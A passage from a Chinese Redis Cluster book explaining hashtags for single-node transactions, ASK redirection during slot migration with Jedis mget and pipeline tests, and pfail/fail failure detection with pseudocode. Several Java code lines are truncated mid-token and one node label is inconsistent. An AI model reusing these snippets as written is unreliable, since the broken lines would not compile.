Lua和事务需要所操作的key，必须在一个节点上，不过Redis Cluster提供了hashtag，如果开发人员确实要使用Lua或者事务，可以将所要操作的key使用一个hashtag，如下所示：

```
// hashtag
String hastag = "{user}";
// 用户A的关注表
String userAFollowKey = hastag + ":a:follow";
// 用户B的粉丝表
String userBFanKey = hastag + ":b:fans";
// 计算hashtag对应的slot
int slot = JedisClusterCRC16.getSlot(hastag);
// 获取指定slot的JedisPool
JedisPool jedisPool = jedisCluster.getConnectionHandler().getJedisPoolFromSlot();
// 在当个节点上执行事务
Jedis jedis = null;
try {
    jedis = jedisPool.getResource();
    // 用户A的关注表加入用户B, 用户B的粉丝列表加入用户A
    Transaction transaction = jedis.multi();
    transaction.sadd(userAFollowKey, "user:b");
    transaction.sadd(userBFanKey, "user:a");
    transaction.exec();
} catch (Exception e) {
    logger.error(e.getMessage(), e);
} finally {
    if (jedis!= null)
        jedis.close();
}
```

具体步骤如下：

- 1) 将事务中所有的key添加hashtag。
- 2) 使用CRC16计算hashtag对应的slot。
- 3) 获取指定slot对应的节点连接池JedisPool。
- 4) 在JedisPool上执行事务。

10.5.3 ASK重定向

1.客户端ASK重定向流程

Redis集群支持在线迁移槽(slot)和数据来完成水平伸缩，当slot对应的数据从源节点到目标节点迁移过程中，客户端需要做到智能识别，保证键命令可正常执行。例如当一个slot数据从源节点迁移到目标节点时，期间可能出现一部分数据在源节点，而另一部分在目标节点，如图10-32所示。

当出现上述情况时，客户端键命令执行流程将发生变化，如下所示：

- 1) 客户端根据本地slots缓存发送命令到源节点，如果存在键对象则直接执行并返回结果给客户端。
- 2) 如果键对象不存在，则可能存在于目标节点，这时源节点会回复ASK重定向异常。格式如下：(error) ASK{slot} {targetIP}: {targetPort}。
- 3) 客户端从ASK重定向异常提取出目标节点信息，发送asking命令到目标节点打开客户端连接标识，再执行键命令。如果存在则执行，不存在则返回不存在信息。

ASK重定向整体流程如图10-33所示。




图10-32 slot迁移中的部分键场景




图10-33 ASK重定向流程

ASK与MOVED虽然都是对客户端的重定向控制，但是有着本质区别。ASK重定向说明集群正在进行slot数据迁移，客户端无法知道什么时候迁移完成，因此只能是临时性的重定向，客户端不会更新slots缓存。但是MOVED重定向说明键对应的槽已经明确指定到新的节点，因此需要更新slots缓存。

2. 节点内部处理

为了支持ASK重定向，源节点和目标节点在内部的clusterState结构中维护当前正在迁移的槽信息，用于识别槽迁移情况，结构如下：

```
typedef struct clusterState {
    clusterNode *myself;                                /* 自身节点 */
    clusterNode *slots[CLUSTER_SLOTS];                  /* 槽和节点映射数组 */
    clusterNode *migrating_slots_to[CLUSTER_SLOTS];   /* 正在迁出的槽节点数组 */
    clusterNode *importing_slots_from[CLUSTER_SLOTS]; /* 正在迁入的槽节点数组 */
    ...
} clusterState;
```

节点每次接收到键命令时，都会根据clusterState内的迁移属性进行命令处理，如下所示：

- 如果键所在的槽由当前节点负责，但键不存在则查找migrating_slots_to数组查看槽是否正在迁出，如果是返回ASK重定向。
- 如果客户端发送asking命令打开了CLIENT_ASKING标识，则该客户端下次发送键命令时查找importing_slots_from数组获取clusterNode，如果指向自身则执行命令。
 - 需要注意的是，asking命令是一次性命令，每次执行完后客户端标识都会修改回原状态，因此每次客户端接收到ASK重定向后都需要发送asking命令。
- 批量操作。ASK重定向对单键命令支持得很完善，但是，在开发中我们经常使用批量操作，如mget或pipeline。当槽处于迁移状态时，批量操作会受到影响。

例如，手动使用迁移命令让槽4096处于迁移状态，并且数据各自分散在目标节点和源节点，如下所示：

```
#6379节点准备导入槽4096数据
127.0.0.1:6379>cluster setslot 4096 importing 1a205dd8b2819a00dd1e8b6be40a8e2ab
OK
#6385节点准备导出槽4096数据
127.0.0.1:6379>cluster setslot 4096 migrating cfb28ef1deee4e0fa78da86abe5d24566
OK
# 查看槽4096下的数据
```

```
127.0.0.1:6385> cluster getkeysinslot 4096 100
1) "key:test:5028"
2) "key:test:68253"
3) "key:test:79212"
# 迁移键key:test:68253和key:test:79212到6379节点
127.0.0.1:6385>migrate 127.0.0.1 6379 "" 0 5000 keys key:test:68253 key:test:79
OK
```

现在槽4096下3个键数据分别位于6379和6380两个节点，使用Jedis客户端执行批量操作。mget代码如下：

```
@Test
public void mgetOnAskTest() {
    JedisCluster jedisCluster = new JedisCluster(new HostAndPort("127.0.0.1", 6
    List<String> results = jedisCluster.mget("key:test:68253", "key:test:79212"
    System.out.println(results);
    results = jedisCluster.mget("key:test:5028", "key:test:68253", "key:test:79
    System.out.println(results);
}
```

运行mget测试结果如下：

```
[value:68253, value:79212]
redis.clients.jedis.exceptions.JedisDataException: TRYAGAIN Multiple keys reque
        during rehashing of slot
at redis.clients.jedis.Protocol.processError(Protocol.java:127)
...
```

测试结果分析：

· 第1个mget运行成功，这是因为键key: test: 68253, key: test: 79212已经迁移到目标节点，当mget键列表都处于源节点/目标节点时，运行成功。

· 第2个mget抛出异常，当键列表中任何键不存在于源节点时，抛出异常。

综上所处，当在集群环境下使用mget、mset等批量操作时，slot迁移数据期间由于键列表无法保证在同一节点，会导致大量错误。

Pipeline代码如下：

```
@Test
public void pipelineOnAskTest() {
    JedisSlotBasedConnectionHandler connectionHandler = new JedisCluster(new
        HostAndPort("127.0.0.1", 6379)) {
        public JedisSlotBasedConnectionHandler getConnectionHandler() {
            return (JedisSlotBasedConnectionHandler) super.connectionHandler;
        }
    }.getConnectionHandler();
    List<String> keys = Arrays.asList("key:test:68253", "key:test:79212", "key:
        5028");
    Jedis jedis = connectionHandler.getConnectionFromSlot(JedisClusterCRC16.
        getSlot(keys.get(2)));
    try {
        Pipeline pipelined = jedis.pipelined();
        for (String key : keys) {
            pipelined.get(key);
        }
        List<Object> results = pipelined.syncAndReturnAll();
        for (Object result : results) {
            System.out.println(result);
        }
    } finally {
        jedis.close();
    }
}
```

Pipeline的代码中，由于Jedis没有开放slot到Jedis的查询，使用了匿名内部类暴露JedisSlotBasedConnectionHandler。通过Jedis获取Pipeline对象组合3条get命令一次发送。运行结果如下：

```
redis.clients.jedis.exceptions.JedisAskDataException: ASK 4096 127.0.0.1:6379
redis.clients.jedis.exceptions.JedisAskDataException: ASK 4096 127.0.0.1:6379
value:5028
```

结果分析：返回结果并没有直接抛出异常，而是把ASK异常JedisAskDataException包含在结果集中。但是使用Pipeline的批量操作也无法支持由于slot迁移导致的键列表跨节点问题。

得益于Pipeline并没有直接抛出异常，可以借助于JedisAskDataException内返回的目标节点信息，手动重定向请求给目标节点，修改后的程序如下：

```

@Test
public void pipelineOnAskTestV2() {
    JedisSlotBasedConnectionHandler connectionHandler = new JedisCluster(new Ho
        AndPort("127.0.0.1", 6379)) {
        public JedisSlotBasedConnectionHandler getConnectionHandler() {
            return (JedisSlotBasedConnectionHandler) super.connectionHandler;
        }
    }.getConnectionHandler();
    List<String> keys = Arrays.asList("key:test:68253", "key:test:79212", "key:
        test:5028");
    Jedis jedis = connectionHandler.getConnectionFromSlot(JedisClusterCRC16.get
        Slot(keys.get(2)));
    try {
        Pipeline pipelined = jedis.pipelined();
        for (String key : keys) {
            pipelined.get(key);
        }
        List<Object> results = pipelined.syncAndReturnAll();
        for (int i = 0; i < keys.size(); i++) {
            // 键顺序和结果顺序一致
            Object result = results.get(i);
            if (result != null && result instanceof JedisAskDataException) {
                JedisAskDataException askException = (JedisAskDataException) re
                    HostAndPort targetNode = askException.getTargetNode();
                Jedis targetJedis = connectionHandler.getConnectionFromNode(tar
                    getNode);
                try {
                    // 执行asking
                    targetJedis.asking();
                    // 获取key并执行
                    String key = keys.get(i);
                    String targetResult = targetJedis.get(key);
                    System.out.println(targetResult);
                } finally {
                    targetJedis.close();
                }
            } else {
                System.out.println(result);
            }
        }
    } finally {
        jedis.close();
    }
}

```

修改后的Pipeline运行结果以下：

```

value:68253
value:79212
value:5028

```

根据结果，我们成功获取到了3个键的数据。以上测试能够成功的前提是：

- 1) Pipeline严格按照键发送的顺序返回结果，即使出现异常也是如此（更多细节见3.3节“Pipeline”）。
- 2) 理解ASK重定向之后，可以手动发起ASK流程保证Pipeline的结果正确性。

综上所处，使用smart客户端批量操作集群时，需要评估mget/mset、Pipeline等方式在slot迁移场景下的容错性，防止集群迁移造成大量错误和数据丢失的情况。



开发提示

集群环境下对于使用批量操作的场景，建议优先使用Pipeline方式，在客户端实现对ASK重定向的正确处理，这样既可以受益于批量操作的IO优化，又可以兼容slot迁移场景。

10.6 故障转移

Redis集群自身实现了高可用。高可用首先需要解决集群部分失败的场景：当集群内少量节点出现故障时通过自动故障转移保证集群可以正常对外提供服务。本节介绍故障转移的细节，分析故障发现和替换故障节点的过程。

10.6.1 故障发现

当集群内某个节点出现问题时，需要通过一种健壮的方式保证识别出节点是否发生了故障。Redis集群内节点通过ping/pong消息实现节点通信，消息不但可以传播节点槽信息，还可以传播其他状态如：主从状态、节点故障等。因此故障发现也是通过消息传播机制实现的，主要环节包括：主观下线（pfail）和客观下线（fail）。

·**主观下线**：指某个节点认为另一个节点不可用，即下线状态，这个状态并不是最终的故障判定，只能代表一个节点的意见，可能存在误判情况。

·**客观下线**：指标记一个节点真正的下线，集群内多个节点都认为该节点不可用，从而达成共识的结果。如果是持有槽的主节点故障，需要为该节点进行故障转移。

1. 主观下线

集群中每个节点都会定期向其他节点发送ping消息，接收节点回复pong消息作为响应。如果在cluster-node-timeout时间内通信一直失败，则发送节点会认为接收节点存在故障，把接收节点标记为主观下线（pfail）状态。流程如图10-34所示。




图10-34 主观下线识别流程

流程说明：

- 1) 节点a发送ping消息给节点b，如果通信正常将接收到pong消息，节点a更新最近一次与节点b的通信时间。
- 2) 如果节点a与节点b通信出现问题则断开连接，下次会进行重连。如果一直通信失败，则节点a记录的与节点b最后通信时间将无法更新。
- 3) 节点a内的定时任务检测到与节点b最后通信时间超高cluster-node-timeout时，更新本地对节点b的状态为主观下线（pfail）。

主观下线简单来讲就是，当cluster-node-timeout时间内某节点无法与另一个节点顺利完成ping消息通信时，则将该节点标记为主观下线状态。每个节点内的cluster State结构都需要保存其他节点信息，用于从自身视角判断其他节点的状态。结构关键属性如下：

```
typedef struct clusterState {
    clusterNode *myself; /* 自身节点 /
    dict *nodes; /* 当前集群内所有节点的字典集合, key为节点ID, value为对应节点ClusterNode结构 */
    ...
} clusterState; 字典nodes属性中的clusterNode结构保存了节点的状态, 关键属性如下:
typedef struct clusterNode {
    int flags; /* 当前节点状态, 如: 主从角色, 是否下线等 */
    mstime_t ping_sent; /* 最后一次与该节点发送ping消息的时间 */
    mstime_t pong_received; /* 最后一次接收到该节点pong消息的时间 */
    ...
} clusterNode;
```

其中最重要的属性是flags，用于标示该节点对应状态，取值范围如下：

```
CLUSTER_NODE_MASTER 1 /* 当前为主节点 */
CLUSTER_NODE_SLAVE 2 /* 当前为从节点 */
CLUSTER_NODE_PFAIL 4 /* 主观下线状态 */
CLUSTER_NODE_FAIL 8 /* 客观下线状态 */
CLUSTER_NODE_MYSELF 16 /* 表示自身节点 */
CLUSTER_NODE_HANDSHAKE 32 /* 握手状态, 未与其他节点进行消息通信 */
CLUSTER_NODE_NOADDR 64 /* 无地址节点, 用于第一次meet通信未完成或者通信失败 */
CLUSTER_NODE_MEET 128 /* 需要接受meet消息的节点状态 */
CLUSTER_NODE_MIGRATE_TO 256 /* 该节点被选中为新的主节点状态 */
```

使用以上结构，主观下线判断伪代码如下：

```
// 定时任务, 默认每秒执行10次
def clusterCron():
    // ... 忽略其他代码
    for(node in server.cluster.nodes):
        // 忽略自身节点比较
        if(node.flags == CLUSTER_NODE_MYSELF):
            continue;
        // 系统当前时间
        long now = mstime();
        // 自身节点最后一次与该节点PING通信的时间差
        long delay = now - node.ping_sent;
        // 如果通信时间差超过cluster_node_timeout, 将该节点标记为PFAIL (主观下线)
        if (delay > server.cluster_node_timeout) :
            node.flags = CLUSTER_NODE_PFAIL;
```

Redis集群对于节点最终是否故障判断非常严谨，只有一个节点认为主观下线并不能准确判断是否故障。例如图10-35的场景。




图10-35 6385节点故障误判

节点6379与6385通信中断，导致6379判断6385为主观下线状态，但是6380与6385节点之间通信正常，这种情况不能判定节点6385发生故障。因此对于一个健壮的故障发现机制，需要集群内大多数节点都判断6385故障时，才能认为6385确实发生故障，然后为6385节点进行故障转移。而这种多个节点协作完成故障发现的过程叫做客观下线。

2. 客观下线

当某个节点判断另一个节点主观下线后，相应的节点状态会跟随消息在集群内传播。ping/pong消息的消息体会携带集群1/10的其他节点状态数据，当接受节点发现消息体中含有主观下线的节点状态时，会在本地找到故障节点的ClusterNode结构，保存到下线报告链表中。结构如下：

```
struct clusterNode { /* 认为是主观下线的clusterNode结构 */
    list *fail_reports; /* 记录了所有其他节点对该节点的下线报告 */
    ...
};
```

通过Gossip消息传播，集群内节点不断收集到故障节点的下线报告。当半数以上持有槽的主节点都标记某个节点是主观下线时。触发客观下线流程。这里有两个问题：

1) 为什么必须是负责槽的主节点参与故障发现决策？因为集群模式下只有处理槽的主节点才负责读写请求和集群槽等关键信息维护，而从节点只进行主节点数据和状态信息的复制。

2) 为什么半数以上处理槽的主节点？必须半数以上是为了应对网络分区等原因造成的集群分割情况，被分割的小集群因为无法完成从主观下线到客观下线这一关键过程，从而防止小集群完成故障转移之后继续对外提供服务。

假设节点a标记节点b为主观下线，一段时间后节点a通过消息把节点b的状态发送到其他节点，当节点c接受到消息并解析出消息体含有节点b的pfail状态时，会触发客观下线流程，如图10-36所示。




图10-36 客观下线逻辑流程

流程说明：

- 1) 当消息体内含有其他节点的 pfail 状态会判断发送节点的状态，如果发送节点是主节点则对报告的 pfail 状态处理，从节点则忽略。
- 2) 找到 pfail 对应的节点结构，更新 clusterNode 内部下线报告链表。
- 3) 根据更新后的下线报告链表尝试进行客观下线。

这里针对维护下线报告和尝试客观下线逻辑进行详细说明。

(1) 维护下线报告链表

每个节点ClusterNode结构中都会存在一个下线链表结构，保存了其他主节点针对当前节点的下线报告，结构如下：

```
typedef struct clusterNodeFailReport {
    struct clusterNode *node; /* 报告该节点为主观下线的节点 */
    mstime_t time; /* 最近收到下线报告的时间 */
} clusterNodeFailReport;
```

下线报告中保存了报告故障的节点结构和最近收到下线报告的时间，当接收到fail状态时，会维护对应节点的下线上报链表，伪代码如下：

```
def clusterNodeAddFailureReport(clusterNode failNode, clusterNode senderNode) :
    // 获取故障节点的下线报告链表
    list report_list = failNode.fail_reports;
    // 查找发送节点的下线报告是否存在
    for(clusterNodeFailReport report : report_list):
        // 存在发送节点的下线报告上报
        if(senderNode == report.node):
            // 更新下线报告时间
            report.time = now();
            return 0;
        // 如果下线报告不存在, 插入新的下线报告
        report_list.add(new clusterNodeFailReport(senderNode, now()));
    return 1;
```

每个下线报告都存在有效期，每次在尝试触发客观下线时，都会检测下线报告是否过期，对于过期的下线报告将被删除。如果在cluster-node-time*2的时间内该下线报告没有得到更新则过期并删除，伪代码如下：

```
def clusterNodeCleanupFailureReports(clusterNode node) :
    list report_list = node.fail_reports;
    long maxtime = server.cluster_node_timeout * 2;
    long now = now();
    for(clusterNodeFailReport report : report_list):
        // 如果最后上报过期时间大于cluster_node_timeout * 2则删除
        if(now - report.time > maxtime):
            report_list.del(report);
```

下线报告的有效期限是server.cluster_node_timeout*2，主要是针对故障误报的情况。例如节点A在上一小时报告节点B主观下线，但是之后又恢复正常。现在又有其他节点上报节点B主观下线，根据实际情况之前的属于误报不能被使用。



运维提示

如果在cluster-node-time*2时间内无法收集到一半以上槽节点的下线报告，那么之前的下线报告将会过期，也就是说主观下线上报的速度追不上下线报告过期的速度，那么故障节点将永远无法被标记为客观下线从而导致故障转移失败。因此不建议将cluster-node-time设置得过小。

(2) 尝试客观下线

集群中的节点每次接收到其他节点的pfail状态，都会尝试触发客观下线，流程如图10-37所示。

